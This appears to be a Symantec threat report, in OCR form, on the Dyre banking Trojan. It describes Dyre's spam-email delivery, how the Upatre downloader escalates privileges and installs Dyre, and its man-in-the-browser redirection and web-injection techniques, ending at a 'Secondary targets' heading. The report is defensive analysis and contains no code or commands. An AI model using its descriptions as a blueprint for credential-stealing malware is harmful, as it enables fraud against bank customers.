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SECURITY RESPONSE

Dyre: Emerging threat on financial fraud landscape

Symantec Security Response

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“Dyre is a multi-pronged threat and is often used to download additional malware on to the victim’s computer.”

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OVERVIEW

A significant upsurge in activity over the past year has seen Dyre emerge as one of the most dangerous financial Trojans, capable of defrauding customers of a wide range of financial institutions across multiple countries.

Dyre is a highly developed piece of malware, capable of hijacking all three major web browsers and intercepting internet banking sessions in order to harvest the victim's credentials and send them to the attackers.

Dyre is a multi-pronged threat and is often used to download additional malware on to the victim's computer. In many cases, the victim is added to a botnet which is then used to send out thousands of spam emails in order to spread the threat further afield.

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
BACKGROUND



> “Financial Trojans use a number of common tactics to steal information. Most will hijack the victim’s web browser in order to intercept internet banking sessions.”

Background

Financial Trojans continue to be some of the most lucrative tools for cybercrime gangs. Although the threat actors and malware they employ have shifted over time, the attack model remains broadly similar. Attackers infect victims usually through spam email campaigns, installing malware on the victim's computer which is capable of stealing their banking credentials.

Financial Trojans use a number of common tactics to steal information. Most will hijack the victim's web browser in order to intercept internet banking sessions. They can then either redirect the victim to a fake website designed to imitate their bank's site or can inject additional code into authentic web pages in order to harvest the credentials that the user inputs.

The past year has seen a number of takedown operations against prominent financial Trojan groups. In June 2014, an international law enforcement operation led to the FBI seizing a large amount of infrastructure belonging to the Gameover Zeus botnet.

A month later, another operation targeted the group behind Shylock, another virulent financial Trojan which was responsible for the theft of millions of dollars from victims over a three-year period.

More recently, a Europol-led operation struck against the Ramnit botnet, seizing servers and infrastructure owned by the group behind it. Ramnit facilitated a vast cybercrime operation, harvesting banking credentials and other personal information from victims.

These takedown operations have knocked out or severely curtailed the operations of some of the most prominent financial Trojan groups, leaving a vacuum into which the group behind the Dyre Trojan has filled.




Figure 1. The Dyre attack chain

Infection vectors

The Dyre attackers' main infection vector is spam emails. Generally speaking, the emails are simple in structure and usually masquerade as business documents, voicemail, or fax messages. Each email comes with an attachment or web link to a malware-hosting site. If the victim is lured into opening the attachment or link, the Upatre downloader is installed on their computer.




Figure 2. Example of spam email used by Dyre attackers

The role of Upatre

Downloader.Upatre is one of the main downloader-type threats circulating at present and the malware has been used by a number of high-profile attack groups in recent campaigns to install threats such as Gameover Zeus (detected by Symantec as Trojan.Zbot) and Cryptolocker (detected by Symantec as Trojan.Cryptolocker). The Dyre attackers have followed suit and, since June 2014, Upatre has been used as the main means of installing Dyre on a victim's computer.

Upatre is usually delivered hidden in the attachment of a phishing email. If the victim opens the attachment, Upatre will run on their computer. Upatre is a lightweight downloader, only 38Kb in size, and its main purpose is to download and install additional malware on to the victim's computer.

When run, Upatre will first collect system information, such as the computer's name, operating system, and public IP address. It also checks for security software and, if found, attempts to disable it to prevent detection.

On some configurations, Upatre will attempt to perform a privilege escalation attack, taking advantage of the Microsoft Windows Kernel 'Win32k.sys' Local Privilege Escalation Vulnerability (CVE-2014-4113) or using the Application Compatibility Database Installer (sdbinst.exe).

After following these initial steps, Upatre will then download an encrypted binary from a remote server, decrypt it, and execute the binary to install Dyre on the victim's computer.

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DYRE ATTACKS

> “If the server is configured to hijack the web page, it sends the victim to a fake web page which looks very similar to the genuine one.”

Dyre attacks

Dyre is capable of attacking the three most commonly used Windows web browsers (Internet Explorer, Chrome, and Firefox) in order to steal credentials. It uses a number of different man-in-the-browser (MITB) attack techniques to do this.

One MITB technique involves the malware checking the URL of every web page visited by the victim to see if it is one of those listed in its configuration files. If there is a match, it will then redirect the victim to a malicious server. If the server is configured to hijack the web page, it sends the victim to a fake web page which looks very similar to the genuine one. This page will then harvest any credentials that the victim enters before redirecting them to the genuine web page in order to avoid raising suspicion.



Figure 3. Redirecting victim to a fake page

A second MITB technique allows the attackers to alter a legitimate web page on the fly by injecting malicious code into the page. For example, if a user opens a banking web page, the malware will contact a malicious server and send it a compressed version of the web page. The server will then respond with the compressed version of the web page with malicious code added to it. This altered web page is then displayed on the victim's web browser. Its appearance is not altered, but the added code will harvest the victim's login credentials. In some scenarios, Dyre may also display an additional fake page informing the victim that their computer had not been recognized and that additional credentials would need to be provided to verify their identity, such as their date of birth, PIN code, and credit card details.



Figure 4. Web injection on the fly

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TARGETS

> “The list of targets is dominated by banks and it includes some of the world’s most well-known institutions.”

Primary targets



Figure 5. Dyre detections over time

Dyre is configured to attack customers of multiple organizations. Symantec has to date captured at least 1,000 unique URL strings, each of which is related to web addresses belonging to targeted organizations. The list of targets is dominated by banks and it includes some of the world's most well-known institutions. The attackers particularly focus on English-speaking countries, with the US and UK topping the list in terms of banks targeted.



Figure 6. Number of banks targeted by Dyre Trojan by region

Secondary targets

